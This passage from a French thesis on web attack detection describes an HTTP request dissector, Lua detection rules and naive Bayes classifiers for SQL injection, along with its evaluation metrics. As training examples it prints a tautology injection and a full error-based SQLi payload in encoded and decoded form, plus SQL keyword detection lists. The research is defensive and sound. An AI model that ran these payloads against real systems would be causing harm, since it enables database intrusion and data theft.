hook = <HttpRequest>.QueryString  ('id=%27+or+%271%27%3D%271&...')
```

4.2.5 Le moteur d'inspection par signature

Les moteurs d'inspection du contenu par signature qui se trouvent dans la plupart des systèmes de détection d'attaques, utilisent des algorithmes de pattern-matching. Des algorithmes populaires tels que AC (Aho-Corasick) [6] ou BM (Boyer-Moore) [7] sont appréciés par ces systèmes pour leur propriété de recherche de motifs améliorés dans les expressions les plus complexes.
Les spécifications du fonctionnement interne de ce moteur est en dehors du champs de ce travail. En effet, notre architecture s'intègre d'une manière ad-hoc dans un système de détection par signature et n'influe pas sur le mode opératoire originel de ces systèmes. Ce pendant, il doit prendre en considération la nouvelle organisation des règles de sécurité. Un exemple d'une règle de sécurité en accord avec la nouvelle organisation :

```
rule {
    hook = http.request.method,
    eval = function (http, request)
    local method = request.method
     if not rem.re:match('^get$|^post$', method,
      rem.re.CASE_INSENSITIVE) then
        alert{
            description = string.format
             ("Méthode HTTP interdite '%s'", method),

                },

        end
    end
}
```

La règle ci-dessus est écrite en langage LUA. Elle interdit toute requête ne contenant pas la méthode GET ou POST. Elle est déclarée sur le *Hookhttp.events.requests.method*. Cela, permet au disséqueur d'inclure la METHOD comme un élément à disséquer pour être inspectée par le moteur de d'analyse et par le classifieur. L'écriture d'une règle est un processus déterminant qui impacte la totalité des modules de notre architecture. Il guide le module de dissection dans le choix des composantes a disséquer, les éléments à analyser par le classifieur automatique et finalement le module d'inspection dans l'application des règles de sécurité.

4.2.6 Le classifieur automatique par apprentissage supervisé

Le modèle architectural que nous proposons dans cette thèse, s'articule principalement sur le module de classification automatique placé après le disséqueur des requêtes HTTP. Le rôle de ce classifieur est de prédire la présence de contenu potentiellement malicieux en se basant sur des algorithmes d'apprentissage automatique. La précision de la prédiction du classifieur est déterminante pour accorder une confiance acceptable dans les capacités de détection de notre architecture. En effet, la décision en sortie de classifieur peut influencer la décision globale du système de détection. Le choix de l'algorithme d'apprentissage et des données d'entrainement (d'apprentissage), vont impacter directement les performances de détection globales. A cet effet, nous consacrons la suite de ce manuscrit, en premier lieu, à l'étude et l'analyse des algorithmes de classification par apprentissage automatique et ,

en deuxième lieu, à la conception d'un système de génération de données d'apprentissage. Nous prenons la classe d'attaques par injection de code SQL (SQLi) comme un exemple de classification et les traces de ces attaques comme un ensemble de données d'apprentissage.

4.3 Classification par apprentissage automatique

L'apprentissage automatique est une bonne alternative aux approches déterministes de classification. En effet, l'objectif principal de l'apprentissage automatique est d'offrir une intelligence artificielle capable de résoudre des problèmes de classification complexes. Il est possible, sous certaines conditions, d'énumérer ou d'exprimer par le bais de règles tous les cas possibles d'une classe d'attaque quand les formes des patterns ne sont pas très variées. Mais, s'agissant d'un contexte où la syntaxe est riche et la sémantique n'est pas forcément maitrisée par les administrateurs, il est très fastidieux de couvrir toutes les variantes d'une classe d'attaques.

D'une manière plus formelle, le but de l'apprentissage supervisé est de déterminer une nouvelle sortie Y à partir d'une nouvelle entrée X, connaissant un ensemble d'observations $(X_1, Y_1), \cdots, (X_n, Y_n)$.
Lorsque les valeurs Y_i prennent des valeurs réelles, on a un problème de régression et lorsque les valeurs Y_i prennent des valeurs discrètes, on a un problème de classification.
On peut aussi dire que le but de la classification supervisée est de dégager à partir d'un échantillon de données classées, des règles de classification. Les méthodes de classification supervisée les plus connues sont : Boosting, séparateurs à vaste marge (SVM), mélanges de lois, réseau de neurones, méthode des k plus proches voisins (kppv), arbre de décision, classification naïve bayésienne, analyse discriminante et classificateur de Fisher et les applications de celles-ci sont : vision par ordinateur, reconnaissance de formes, contrôle de processus, reconnaissance de l'écriture manuscrite, reconnaissance vocale, traitement automatique de la langue, bio-informatique.
Par contre en apprentissage non supervisé (parfois appelé clustering), il n'y a pas de sortie, et il s'agit alors de construire un modèle permettant de représenter au mieux les observations $X_1, \cdots, X_n$, de manière à la fois précise et compacte c'est-à-dire l'objectif est la recherche d'une répartition des individus en classes, ou catégories chacune le plus homogène possible et, entre elles, les plus distinctes possible. Les méthodes les plus utilisées sont la classification ascendante hiérarchique et celle par ré-allocation dynamique. Elles sont utilisées seules ou combinées.

4.3.1 Les données d'apprentissage supervisé

Dans l'apprentissage supervisé, la cible ou l'objectif à atteindre est connue, son objectif dès lors devient de d'apprendre à prédire cette cible à partir un ensemble de données d'apprentissage. Un tel ensemble D doit être composé de n paires d'entrées xt et de cibles associées ct. On note alors :

$$D = \{(xt, ct)|xt \in X, ct \in C\}t = 1..n$$

La collecte des données de cet ensemble peut se faire d'une manière manuelle par un expert. Ce dernier, associé à chacune des entrées une cible représentant l'objectif à atteindre. Un exemple des données d'apprentissage utilisées pour prédire la météo pour le lendemain où une entrée x prend les valeurs suivantes : (ciel dégagé, pression élevé, température au dessus de 25°) est la cible c est (demain il fera beau). Cette étiquetage des

différentes entrées et sorties constitue un modèle que nous voulons le faire entrainer d'une manière automatique à résoudre ce problèmes par des algorithmes de classification. Dans ce cas c est l'ensemble fini de classes auxquelles appartiennent les entrées X.
Dans Cette thèse nous avons utilisé les attaques par injection SQL comme un problème à résoudre par la classification. L'ensemble fini des cibles C est composé de deux classes :

$$C = \{légitime, Malicieux\}$$

Le processus de collecte et d'étiquetage des données d'apprentissage est présenté dans le chapitre 5. Nous utilisons des données issues d'une plateforme initiale de génération des données d'apprentissage pour évaluer notre classifieur.

4.3.1.1 Le vecteur des caractéristiques

Nous appelons caractéristiques les éléments extraits des données réelles d'un contexte particulier qui sont représentatives du problème à résoudre. Ces caractéristiques sont structurées dans un vecteur unidimensionnel appelé vecteur des caractéristiques. Le choix des caractéristiques peut impacter les performances de classification du système à cause de la perte d'informations utiles pour la classification. Mais, ce n'est malheureusement pas le seul problème. La dimensionnalité trop importante des vecteurs des caractéristiques peut rendre la résolution d'un problème de classification difficile voire impossible. Dans le chapitre 5 nous abordons les problèmes et les solutions pour l'extraction des caractéristiques et la réduction de dimensionnalité afin d'optimiser de notre classifieur.
Nous avons choisi la méthode MI (mutual information) [78] pour ses multiples avantages dans processus de l'extraction des caractéristiques. Dans le contexte des attaques par injection SQL, et après avoir collecté les premières traces d'attaques, nous avons normalisé ces données en les "nettoyant" des informations inutiles. Nous appliquons par la suite l'extraction de caractéristiques parmi les différents candidats à être un élément du vecteur des caractéristiques. Nous avons obtenu le tableau ci-dessous :

SQL Keywords	$SELECT, UNION, UPDATE, DELETE,$ $INSERT, TABLE, FROM, ROW, COUNT, BY,$ $CONCAT, ORDER, COLUMN\_NAME,$ $TABLE\_NAME, GROUP$
SQL Functions	$RLIKE, MAKE\_SET, DESC, HEX, UNHEX$ $UPDATEXML, SLEEP, EXEC, ELT, 0X,$ $, IFNULL, BENCHMARK, COMMENT,$ $CURRENT\_USER, EXTRACTVALUE$
Operators	AND OR XOR NOT = == <>! = <<><><=>>=<= & + - %
Punctuation	. , ; ( ) [ ] ’ "
Comments	/* */ – #

Table 4.1 – Candidates Table

La méthode MI pour l'extraction des caractéristiques calcul pour chaque variable aléatoire X_i avec la variable aléatoire $C \in \{légitime, malicieux\}$ comme suit :

$$MI(X_i, C) = \sum_{x \in \{0,1\}} \sum_{x \in \{leg, at\}} P(X_i = x, C = c).log(\frac{P(X_i = x, C = c)}{P(X_i = x).P(C = c)}) \quad (4.1)$$

Nous obtenons le vecteur des caractéristiques en prenant les probabilités les plus élevées :

variable	Token	ranking value
x1	=	0.798
x2	)	0.4793
x3	0x	0.3219
x4	–	0.3193
x5	#	0.2539
x6	SELECT	0.2343
x7	,	0.2093
x8	"	0.2018
x9	/*	0.1660
x10	*/	0.1660
x11	(	0.1578
x12	)	0.1414
x13	&	0.1350
xn	token n	..

TABLE 4.2 – Tableau des caractéristiques

4.3.2 Choix du modèle de classification

Le modèle produit par un processus d'apprentissage automatique, doit être en mesure de résoudre le problème classification à partir de nouvelles données non explicitement fournies lors du processus d'apprentissage. On parle de performances de généralisation quand il s'agit de prédire correctement la classe des nouvelles données. Les erreurs commises par ce même modèle lors de la phase de test servent pour évaluer les performances du classifieur. Le choix du modèle de classification par apprentissage automatique peut se justifier par les bonnes performances de ce modèle. Mais, ce n'est malheureusement pas le seul critère à retenir dans notre architecture. En effet, outre les performances de généralisation, les phénomènes de sur-apprentissage et sous-apprentissages, la complexité, et la mise à l'échelle sont des facteurs déterminants pour motiver un choix judicieux du modèle de classification.
Nous présentons dans cette section le classifieur Bayésien pour illustrer la méthodologie de construction de notre modèle. Dans le chapitre 5, nous motivons le choix du modèle Bayésien par les critères cités ci-dessus à savoir : des performances de généralisation acceptables, non affecté par le sur-apprentissage, sa complexité réduite et la possibilité de déploiement à grand échelle par rapport aux autre modèle de classification par apprentissage supervisé.

4.3.3 Modèle Bayésien naïf

4.3.3.1 Distribution de Bernoulli

La distribution de Bernoulli de paramètre p, est une distribution discrète qui prend la valeur 1 avec la probabilité p et 0 avec la probabilité $q = 1 - p$. En d'autres termes :

$$p(X=x)=\begin{cases} p & if \quad x=1, \\ 1-p & if \quad x=0, \\ 0 & \text{sinon.} \end{cases}$$

Ce qui est équivalent à $p(X=x)=p^x(1-p)^{1-x}1_{\{0,1\}}(x)$.
La moyenne est la variance sont données par les formules : $E(X)=p, Var(X)=p(1-p)$.

4.3.3.2 Représentation des entrées d'une requête HTTP

Dans le modèle Bayésien Bernoulli, le comportement d'une entrée HTTP peut être caractérisée par un vecteur $\overrightarrow{x}$ défini par $\overrightarrow{x}=(x_1,\ldots,x_m)$ où $x_1,\ldots,x_m$ sont les réalisations des variables aléatoires $X_1,\ldots,X_m$ qui sont supposées indépendantes conditionnellement à la classe c (légitime, malicieux). Chaque variable nous renseigne sur la présence ou l'absence de la composante x_i. Les variables aléatoires sont binaires, X_i est égale à 1 si ..... et 0 sinon. Par conséquent, chaque variable aléatoire X_i suit une une distribution de Bernoulli de paramètre p_i où $p_i=p(...)$.

4.3.3.3 Classification

Selon les théorèmes de Bayes et des probabilités totales [79], pour une entrée $(x_1,x_2,x_3,...)$, la probabilité d'appartenir à la classe c est donnée par :

$$p(C=c/\overrightarrow{X}=\overrightarrow{x})=\frac{p(C=c)p(\overrightarrow{X}=\overrightarrow{x}/C=c)}{p(\overrightarrow{X}=\overrightarrow{x})} \tag{4.2}$$

En utilisant le théorème des probabilités totales [79], on déduit :

$$p(C=c/\overrightarrow{X}=\overrightarrow{x})=\frac{p(C=c)p(\overrightarrow{X}=\overrightarrow{x}/C=c)}{\sum_{c\epsilon\{L,M\}} p(C=c)\,p(\overrightarrow{X}=\overrightarrow{x}/C=c)} \tag{4.3}$$

Où "L" et "M" représentent respectivement la classe des légitimes et des malicieux.
Comme nous l ?avons déjà mentionné dans la représentation d'une entrée HTTP, X_1, X_2 and X_3 sont conditionnellement indépendantes conditionnellement à la classe c (légitime, malicieux) En notant S = pa1, pa2, pa3 l'ensemble des éléments constituant la l'entrée HTTP, en appliquant la formule 4.3 on obtient :

$$(C=c/\overrightarrow{X}=\overrightarrow{x})=\frac{\prod_{i=1}^{3} p(pa_i/M)^{x_i}(1-p(pa_i/M))^{(1-x_i)}p(M)}{\sum_{c\epsilon\{M,L\}}\prod_{i=1}^{3} p(pa_i/c)^{x_i}(1-p(pa_i/c))^{(1-x_i)}p(C=c)} \tag{4.4}$$

4.3.3.4 Rapport entre les deux erreurs

Dans notre méthode de classification, deux erreurs peuvent apparaitre :
- Classer une entrée malicieuse comme légitime($M \rightarrow L$)
- Classer une entrée légitime comme malicieuse ($L \rightarrow M$)

On considère que la première erreur est plus importante que la seconde.
Pour représenter le rapport entre ces deux erreurs, on introduit le paramètre λ. Par exemple, lorsque $\lambda = 10$,l'erreur $L \rightarrow M$ est 10 fois plus chère que l'erreur $M \rightarrow L$.

Critère de classification En tenant compte de la remarque faite ci-dessus, l'entrée $\vec{x}$ est classée malicieux si :

$$p(C = M/\vec{X} = \vec{x}) > \lambda.p(C = L/\vec{X} = \vec{x}) \tag{4.5}$$

Comme $p(C = M/\vec{X} = \vec{x}) + p(C = L/\vec{X} = \vec{x}) = 1$, on déduit que l'entrée $\vec{x}$ est classée malicieuse si et seulement si :

$$p(C = M/\vec{X} = \vec{x}) > \alpha \tag{4.6}$$

$$\text{où} \quad \alpha = \frac{\lambda}{1+\lambda} \quad \text{et} \quad \lambda = \frac{\alpha}{1-\alpha} \tag{4.7}$$

où α représente le seuil de classification

4.3.4 Classification suivant le modèle Bayésien Multinomiale

4.3.5 Distribution Multinomiale

La distribution binomiale $B(n, p)$ de paramètres n et p est obtenue en considérant une suite de n variables aléatoires indépendantes suivant une distribution de Bernoulli de paramètre p. La distribution multinomiale est une généralisation de la distribution binomiale où chaque variable aléatoire la constituant peut prendre k valeurs différentes mais pas uniquement deux. Par exemple, on peut considérer n des lancers d'un dé ayant k faces où la face $n^o i$ a la probabilité p_i d'apparaitre. Elle est caractérisée par n (le nombre de répétitions) et la séquence (p_1,p_2,...,p_m) avec $p_1+p_2+...+p_m = 1$.

Parmi les n lancers, on note par n_i le nombre de lancers qui amènent le résultat $n^o i$. Nous avons donc $n_1 + n_2 + ... + n_m = n$. Les nombres n_i sont les réalisations des m variables aléatoires qu'on note $N_i (i = 1, 2, ..., m)$. Ces variables ne sont pas indépendantes puisqu'elles sont liées par la relation $\sum_i N_i = n$.
On appelle distribution multinomiale notée $Mult(n, p_1, p_2, ..., p_m)$ la distribution jointe des m variables aléatoires N_i. C'est une distribution discrète multivariée. Son support est l'ensemble des m-uplets d'entiers positifs ou nuls $(n_1, n_2, ..., n_m)$ tels que $n_1 + n_2 + ... + n_m = n$. La distribution $Mult(n, p_1, p_2, ..., p_m)$ est entièrement déterminée par probabilités de chaque m-uplet. Ces probabilités sont notées $P(N_1 = n_1, ..., N_m = n_m)$ et sont données par :

$$p(N_1 = n_1, \ldots, N_m = n_m) = n! \prod_{i=1}^{n} \frac{p_i^{n_i}}{n_i!} \tag{4.8}$$

Pour tout m-uplet appartenant au support de la distribution (et 0 sinon).
La moyenne, variance et covariance sont données par les formules :

$$E(N_i) = np_i, Var(N_i) = np_i(1-p_i), Cov(N_i, N_j) = np_ip_j \tag{4.9}$$

4.3.5.1 Représentation d'une entrée HTTP

Dans ce modèle statistique, chaque entrée HTTP est caractérisée par un vecteur $\overrightarrow{\eta}$ défini par $\overrightarrow{\eta} = (n_1, \ldots, n_m)$ où $n_1, \ldots, n_m$ sont les valeurs prises par les variables aléatoires $N_1, \ldots, N_m$. Chaque variable aléatoire N_i étudie le nombre de fois ....

4.3.5.2 Classification

En appliquant les formules (4.2 et 4.3),on obtient :

$$P(C=c/\overrightarrow{N}=\overrightarrow{\eta}) = \frac{P(\overrightarrow{N}=\overrightarrow{\eta}/C=c) \cdot P(C=c)}{P(\overrightarrow{N}=\overrightarrow{\eta}/C=c) \cdot P(C=c) + P(\overrightarrow{N}=\overrightarrow{\eta}/C=\overline{c}) \cdot P(C=\overline{c})} \tag{4.10}$$

En utilisant la formule 4.8 on obtient :

$$\begin{aligned} P(\overrightarrow{N}=\overrightarrow{\eta}/C=c) &= P((N_1, \ldots, N_m)=(n_1, \ldots, n_m)/C=c) \\ &= P(N_1=n_1, ..., N_m=n_m)/C=c) \\ &= n! \prod_{i=1}^{n} \frac{P(pa_i/C=c)^{n_i}}{n_i!} \end{aligned} \tag{4.11}$$

En combinant les formules (4.10) et (4.11), on obtient :

$$P(C=c/\overrightarrow{N}=\overrightarrow{\eta}) = \frac{\prod_{i=1}^{n} p(pa_i/C=c)^{n_i} \cdot p(C=c)}{\prod_{i=1}^{n} p(pa_i/C=c)^{n_i} \cdot p(C=c) + \prod_{i=1}^{n} p(pa_i/C=\overline{c})^{n_i} \cdot p(C=\overline{c})} \tag{4.12}$$

Dans notre cas, la formule (4.12) devient :

$$P(C=c/\overrightarrow{N}=\overrightarrow{\eta}) = \frac{\prod_{i=1}^{3} p(pa_i/C=c)^{n_i} \cdot p(C=c)}{\prod_{i=1}^{3} p(pa_i/C=c)^{n_i} \cdot p(C=c) + \prod_{i=1}^{3} p(pa_i/C=\overline{c})^{n_i} \cdot p(C=\overline{c})} \tag{4.13}$$

où $p(pa_i/C=c)$, $p(C=c)$ and $p(C=\overline{c})$ sont les fréquences estimées calculées à partir du contenu de l'entrée.

Critère de classification Le critère de sélection dans ce cas est le même que celui du modèle Bernoulli mais appliqué conditionnellement à l'évènement ($\overrightarrow{N} = \overrightarrow{\eta}$). Ainsi, une entrée HTTP $\overrightarrow{N}$ N est classée malicieuse $p(C = M/\overrightarrow{N} = \overrightarrow{\eta}) > \alpha$, où α and λ sont donnés par (4.7).

4.3.6 Méthodologie et métriques d'évaluation

En premier, on définit la Transaction Recall (TR) [80] et la Transaction Précision (TP) par :

$$NR = \frac{n_{mal \to mal}}{N_{mal}} \tag{4.14}$$

$$NP = \frac{n_{mal \to mal}}{n_{mal \to mal} + n_{leg \to mal}} \tag{4.15}$$

NR et NP sont respectivement le pourcentage des entrées malicieuses détectées par le classifieur et celui des entrées détectées par le classifieur qui sont malicieuses.
On ne peut pas utiliser facilement les paramètres TR and TP pour comparer les performances de différents classifieurs. Un meilleur moyen pour comparer l'efficacité de deux classifieurs est d'introduire le paramètre nommé "Total Cost Ratio" (TCR) défini par la suite.
On définit deux autres paramètres nommés accuracy (ACC) et error (Err) notés respectivement Acc et Err ($Err = 1 - Acc$) [80], ils sont donnés par :

$$Acc = \frac{n_{mal \to mal} + n_{leg \to leg}}{N_{mal} + N_{leg}} \tag{4.16}$$

$$Err = \frac{n_{mal \to leg} + n_{leg \to mal}}{N_{mal} + N_{leg}} \tag{4.17}$$

Où :
- $N_{mal} = n_{mal \to leg} + n_{mal \to mal}$
- $N_{leg} = n_{leg \to leg} + n_{leg \to mal}$
- $n_{y \to z}$ dénote le nombre des entrées appartenant à la classe y qui ont été classifié par erreur dans la classe z.

Les paramètres définis ci-dessus ne tiennent pas comptent de la notion de poids des deux types d'erreurs introduit dans la précédente section. Ceci nous conduit à introduire les paramètres nommés weighted accuracy ($Wacc$) et weighted error ($Werr = 1 - Wacc$) donnés par :

$$Wacc = \frac{\lambda n_{mal \to mal} + n_{leg \to leg}}{\lambda N_{mal} + N_{leg}} \tag{4.18}$$

$$Werr = \frac{\lambda n_{mal \to leg} + n_{leg \to mal}}{\lambda N_{mal} + N_{leg}} \tag{4.19}$$

Pour avoir une idée précise des performances du classifieur, on le compare à un environnement Web sans aucun classifieur. Chaque entrée est considérée comme légitime permettant, ainsi, on autorise le passage des entrées malicieuses sans intervention. Nous définition ce modèle comme modèle de **base** ou de référence. En tenant compte des définitions de $Wacc$ et $Werr$, la weighted error et weighted accuracy (respectivement notées $Wacc^b$ et $Werr^b$) sont définies par :

$$Wacc^b = \frac{\lambda N_{mal}}{\lambda N_{mal} + N_{leg}} \tag{4.20}$$

$$Werr^b = \frac{N_{mal}}{\lambda N_{mal} + N_{leg}} \tag{4.21}$$

Ces paramètres permettent de comparer la performance du classifieur à celle de la base.

Le TCR est défini par :

$$TCR = \frac{Werr^b}{Werr} = \frac{N_{mal}}{\lambda n_{leg \to mal} + n_{mal \to leg}} \tag{4.22}$$

Les notations utilisées dans cette section sont regroupées dans le tableau suivant :

Notation	Description
α	Seuil
λ	Cout entre les erreurs $leg \rightarrow mal$ and $mal \rightarrow leg$
Acc	Précision
Err	Erreur
TCR	Total Cost Ratio
TR	Transaction Recall
TP	Transaction Precision
$n_{mal \rightarrow mal}$	Nombre d'entrées malicieuses classées comme étant malicieuses
$n_{leg \rightarrow leg}$	Nombre d'entrées légitimes classées comme étant légitimes
$n_{leg \rightarrow mal}$	Nombre d'entrées légitimes classées comme étant malicieuses
$n_{mal \rightarrow leg}$	Nombre d'entrées malicieuses classées comme étant légitimes

Table 4.3 – Table des notations

4.4 Implémentation, résultats et évaluation des performances

Les travaux de recherche réalisés dans cette thèse ont été menés en collaboration avec un industriel spécialisé dans les systèmes de filtrage réseau [81]. Durant cette collaboration, nous avons pu mettre en ?uvre le modèle architectural proposé à travers l'intégration du nouveau disséqueur HTTP et d'un classifieur Bayésien.

4.4.1 Le disséqueur HTTP

La plateforme de détection conçue par l'industriel [81] intègre plusieurs modules de dissection. Le disséqueur HTTP n'intègre pas la notion de taxonomie, il dissèque la requête HTTP en deux parties : La première ligne de la requête et les en-têtes. Considérant ainsi, les en-têtes comme étant une seule entité à analyser dans sa totalité par le moteur d'inspection. Cette méthode de dissection est simple à implémenter, mais vulnérable à certaines techniques d'évasion utilisées par les attaquants. En effet, la sémantique des en-têtes n'est pas présente, ce qui va conduire à analyser le contenu comme n'importe quelle suite de chaines de caractères. Le module d'analyse ne fait aucune différence entre une entrée de l'application Web et un simple en-tête de contrôle de flux HTTP. D'autant plus que le disséqueur n'offre qu'un seul accesseur à la totalité de la requête HTTP. De facto, la totalité des règles déclarées sur le hook HTTP sont chargées en mémoire. il y a là clairement une gestion non optimale des règles de sécurité.
Le code de notre disséqueur suivant la taxonomie proposée en chapitre 2 écrit en LUA est joint en annexe à la fin de ce manuscrit. En complément à ce travail, nous démontrons ci-après l'impact positif de notre approche de dissection sur la complexité calculatoire de la phase de dissection et d'inspection du contenu.

4.4.1.1 Réduction de la complexité algorithmique

Le modèle de dissection que nous avons conçu et implémenté apporte une réduction de la complexité algorithmique du moteur d'analyse. Cela est due essentiellement à l'introduction d'une taxonomie qui élimine des données inutiles à l'analyse. Par conséquent, la réduction de l'espace de recherche des algorithmes de pattern-matching durant la phase

d'analyse.
Pour démontrer l'impact positif de notre approche sur les performances globales, nous prenons deux règles de sécurité écrite en langage LUA qui interdisent les injection SQL par un système de scoring. La première est conçue sur la plateforme de détection sans notre disséqueur HTTP guidé par la taxonomie.

```
local keywords = { 'select', 'insert', 'update',//
'delete', 'union' }

haka.rule{
    hooks = { 'http-request' },
    eval = function (self, http)
        local score = 0

        local uri = http.request.uri

        for _, key in ipairs(keywords) do
                  if uri:find(key) then
                    score = score + 4
                 end
        end

        if score >= 8 then

            haka.alert{
               description = string.format
               ("SQLi attack detected with score %d", score)//
               ,severity = 'high',
               confidence = 'low',
            }
            http:drop()
        end
    end
}
```

Maintenant la même règle en utilisant le disséqueur Http.Request.Uri.
Rappelons que la variable local uri = http.request.uri.QueryString n'est qu'une composante du tableau qui comporte la totalité de la ligne de la requête et non un hook.

```
local keywords = { 'select', 'insert', 'update',
'delete', 'union' }

haka.rule{
    hooks = { 'Http.Request.Uri' },
    eval = function (self, http)
        local score = 0

        local uri = http.request.uri.QueryString

        for _, key in ipairs(keywords) do
                  if uri:find(key) then
                    score = score + 4
                 end
        end

        if score >= 8 then

            haka.alert{
```

```
                description = string.format
                ("SQLi attack detected with score %d", score)
                ,severity = 'high',
                confidence = 'low',
            }
            http:drop()
        end
    end
}
```

A première vue, ces deux règles sont identiques en termes de complexité algorithmique, mais nous rappelons que les deux font recours à un algorithme de pattern-matching pour la recherche des mots clés SQL présents dans la variable *keywords*.

Démonstration : Prenons comme hypothèse l'algorithme de pattern matching Aho-Corasick [81], sa complexité connue est :

- Preprocessing : $O(n + m)$
- Search : $O(m + z)$

où :

$n = |\mathcal{P}|$ et $\mathcal{P} = \{\text{select}, \text{insert}, \text{update}, \text{delete}, \text{union}\}$ et $m = |\mathcal{T}|$ et $\mathcal{T}$ est le texte ciblé par la recherche (l'ensemble du texte de la requête HTTP).

z est le nombre d'occurrences d'un pattern de $\mathcal{P}$ dans le texte cible $\mathcal{T}$.

Notre disséqueur décompose la requête HTTP selon la taxonomie T où :

max $|T| = 10$ (il peut la décomposer dans le pire cas en dix éléments différents). Donc la cible $\mathcal{T}$ peut être divisé par 10 et z peut être négligé du fait de la faible probabilité d'apparence du même mot clé SQL dans un seul élément. Cela donne une complexité qui peut atteindre dans les meilleurs cas :

- Preprocessing : $O(n + m/10)$
- Search : $O(m/10)$

4.4.2 La classifieur par apprentissage automatique

4.4.2.1 Création du premier jeux de données d'apprentissage

Notre premier résultat est obtenu à partir d'un jeux de données d'apprentissage généré à partir d'une plateforme d'attaque. Cette plateforme est composée d'un outil d'attaque, d'un serveur Web non protégé et d'une application vulnérable. Les traces des requêtes malicieuses et légitimes sont récupérées à partir du fichier de logs du serveur Web. Ces requêtes ne sont pas directement exploitables pour la construction de notre jeux de données d'apprentissage.




FIGURE 4.4 – Plateforme de création des premiers jeux de données d'apprentissage

Normalisation des données Les données sont normalisées puis disséquées selon la taxonomie présentée dans le chapitre 2. Un exemple d'une requête malicieuse brute normalisée selon nos spécifications :

```
/* ?id=3%20AND%20%28SELECT%206244%20FROM%28SELECT%20COUNT%28%2A%29%2CCONCAT
    %280x716e697771%2C%28SELECT%20%28CASE%20WHEN%20%286244%3D6244%29%20THEN
    %201%20ELSE%200%20END%29%29%2C0x7163676b71%2CFLOOR%28RAND%280%29%2A2
    %29%29x%20FROM%20INFORMATION_SCHEMA.CHARACTER_SETS%20GROUP%20BY%20x%29a
    %29&Submit=Submit
```

La première phase de normalisation est de décoder l'encodage URL :

```
/* ?id=3 AND (SELECT 6244 FROM(SELECT COUNT(*),CONCAT(0x716e697771,(SELECT
    (CASE WHEN (6244=6244) THEN 1 ELSE 0 END)),0x7163676b71,FLOOR(RAND(0)*2)
    )x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a)&Submit=Submit
```

Dissection des requêtes HTTP Ensuite, Nous disséquons cette requête suivant la taxonomie des entrées des applications Web. Dans cet exemple, il s'agit de la METHOD GET avec une URI composée de deux Query-strings : "id" et "submit", donc, cette application possède deux entrées. Sa dissection est :

```
<HttpRequest>.Method ('GET')
<HttpRequest>.URI ('/vulnerabilities/sqli/')
<HttpRequest>.QueryString  ('id=id=3 AND (SELECT 6244 FROM(SELECT COUNT(*),
    CONCAT(0x716e697771,(SELECT (CASE WHEN (6244=6244) THEN 1 ELSE 0 END)),0
    x7163676b71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS
    GROUP BY x')
<HttpRequest>.QueryString  ('Submit=Submit')
```

Construction du jeu de données d'apprentissage : Le jeu de données d'apprentissage est un fichier texte contenant des lignes de vecteurs. Chaque vecteur est une représentation abstraite et réduite d'une requête utilisée pour l'apprentissage de notre modèle. Chaque composante du vecteur des caractéristiques du tableau **??** apparait dans chaque ligne avec une valeur binaire (présent, absent). L'entrée "id" dans l'exemple précédent, possède un jeu de données d'apprentissage qui commence avec la ligne :

|| 1 1 1 0 0 0 0 1 1 1 1 0 1 0 0 0 0 0 0 0 0 0 0 0 0 0 1 1 ... 0 0 0 0 0 1

La représentation binaire de la présence ou de l'absence des caractéristiques est mappée sur chaque entrée d'apprentissage. Selon l'ordre des caractéristiques dans le vecteur des caractéristiques, cette ligne indique que dans la précédente requête, il existe les jetons "=" , ")", "0x","SELECT",...ect. Pour guider le classifieur dans sa phase d'apprentissage, nous déclarons une colonne supplémentaire en dernier qui représente la classe de chaque entrée. En l'occurrence, dans cette exemple nous posons la $45^{ème}$ colonne comme indicateur de la classe : 1 malicieux et 0 légitime. On obtient finalement un jeux de données d'apprentissage sous la forme ci-dessous :

=	)	0x	-	#	SELECT	'	"	/*	*/	)	FORM	...	Classe
1	1	1	0	0	0	0	0	0	0	0	1	...	1
1	1	1	0	0	0	0	0	0	0	0	0	...	1
1	1	1	0	0	0	0	0	0	0	0	0	...	0
1	1	1	0	0	0	0	0	0	0	0	0	...	0
..	...	..	..	..	..	..	..	..	..	..	..	..	..
1	1	1	0	0	0	0	0	0	0	0	0	...	0

Table 4.4 – Jeu de données d'apprentissage normalisé Pour un classifieur Bayésien Binomiale

Considérant le contexte d'une classification Bayésienne multinomiale, où nous introduisons la fréquence d'apparition d'une caractéristique et non la valeur binaire (0,1). Les valeurs de chaque variable dans le vecteur de caractéristique prennent des entiers représentant le nombre de fois où il elles apparaissent dans une requête. La dernière colonne qui représente la classe reste inchangée (0 : légitime, 1 : malicieux)

=	)	0x	-	#	SELECT	'	"	/*	*/	)	FORM	...	Classe
2	9	2	0	0	3	0	0	0	0	0	2	...	1
1	1	1	0	0	0	0	0	0	0	0	0	...	1
1	1	1	0	0	0	0	0	0	0	0	0	...	0
1	1	1	0	0	0	0	0	0	0	0	0	...	0
..	...	..	..	..	..	..	..	..	..	..	..	..	..
1	1	1	0	0	0	0	0	0	0	0	0	...	0

Table 4.5 – Jeux de données d'apprentissage normalisé Pour un classifieur Bayésien multinomiale

4.4.2.2 Mesure de la performance du modèle de classification

Dans cette analyse, nous commençons par un critère universel de mesure de la performance d'un modèle de classification. La courbe ROC (Received Operating Characteristic)

est outil standard de mesure de performances. Elle est la représentation du taux de vrais positifs en fonction du taux de faux positifs. Son intérêt est de s'affranchir de la contrainte liée à la taille de données de test et de donner une idée sur la performance de notre classifieur en observant la surface sous de la courbe. Plus elle est proche de 1, plus notre classifieur est performant selon le modèle de la figure **??**.




FIGURE 4.5 – La qualité des classifieur sous la courbe ROC

Selon la figure **??**, les premiers résultats obtenus avec notre modèle de classification Bayésienne binomiale sont très encouragements. Nous avons utilisé un jeux de données avec une distribution de 50% de requêtes légitimes et 50% de requêtes contenant des attaques de type SQLi. La région de la courbe ROC semble clairement se rapprocher du 1. Le taux global de faux positif est de moins de 20%. Cela veut dire que seulement 20% de requêtes légitimes sont ré-analysées par le moteur de détection à base de signatures.




FIGURE 4.6 – Courbe ROC Classifieur Bayésien Naïf binomial

Les résultats obtenus par une distribution multinomiale sont nettement plus perfor-

mants qu'avec une distribution binomiale. La courbe ROC affiche une région de moins de 10%. Le taux de faux positif a été divisé par deux. Ce qui nous renseigne que la fréquence d'apparition de certaines caractéristiques peut influencer le résultat de la classification. Cette information est très utile pour la compréhension et l'analyse du phénomène d'attaque par injection de code SQL obfusqué. Le classifieur à prédit la classe de la requête en observant la fréquence d'apparition de certaines chaines de caractères, comme 0x ou HEX, souvent utilisé pour encoder les caractères dangereux filtrés par les systèmes de défense.




